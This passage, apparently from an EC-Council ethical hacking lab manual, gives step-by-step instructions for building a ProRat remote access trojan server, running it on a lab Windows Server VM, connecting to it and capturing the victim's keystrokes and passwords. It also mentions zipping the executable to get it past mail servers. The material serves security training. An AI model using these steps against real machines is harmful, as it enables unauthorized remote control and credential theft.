


Figure 1.3.9: ProRat creating a server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. A pop-up states that the server has been created; click **OK**.




Figure 1.3.10: ProRat Server has created in the same current directory

17. The created server will be saved at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat**. This server is named **binded_server.exe** by default. Close ProRat's Create Server window.




Figure 1.3.11: Server saved to the location

18. In real-time, hackers may craft such servers and send them by email or other communication media to the victim's machine.

Note: You need to **zip** the file before emailing it, as you cannot attach **.exe** files on some mail servers.

19. Log in to the **Windows Server 2016** virtual machine as a legitimate user using the credentials **Administrator** and **Pa$$w0rd**.

20. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat** and double-click **binder_server.exe**.




Figure 1.3.12: Executing the file sent from the Windows 10 machine

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Switch back to the **Windows 10** virtual machine, and enter the IP address of **Windows Server 2016** in the **Ip** field; keep the default port number in the ProRat main window, and click **Connect**.

22. In this lab, the IP address of **Windows Server 2016** is **10.10.10.16**.

Note: The IP address of Windows Server 2016 may differ in your lab environment.




Figure 1.3.13: ProRat Connecting Infected Server

23. Enter the **password** you noted down when creating the server and click **OK**.




Figure 1.3.14: Entering the password

24. Now, you are **connected** to the victim machine.

25. ProRat begins to monitor user activities. It records all passwords, keystrokes, and other sensitive data.

26. To test the connection, click **PC Info**, and choose **System Information**.

27. ProRat displays the information of the victim machine, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.15: ProRat connected computer window

TASK 3.2

Log All the Keystrokes

28. Click on **KeyLogger** to steal the user passwords for the online system. This will read the keystrokes performed on the victim machine.




Figure 1.3.16: ProRat KeyLogger button

29. The **KeyLogger** window appears; click **Read Log** to view the key logs created by the target user on the victim machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.17: ProRat KeyLogger window

30. Switch to the **Windows Server 2016** machine and open Notepad or a browser window, and type any text.




Figure 1.3.18: Text typed in Windows Server 2012 Notepad

31. While the victim is writing a **message** or entering a **username** and **password**, you can capture the log entity.

32. Now, switch to the **Windows 10** virtual machine, and periodically click **Read Log** to check for keystrokes logged from the victim machine. Close the KeyLogger window.

Note: ProRat Keylogger will not read special characters.

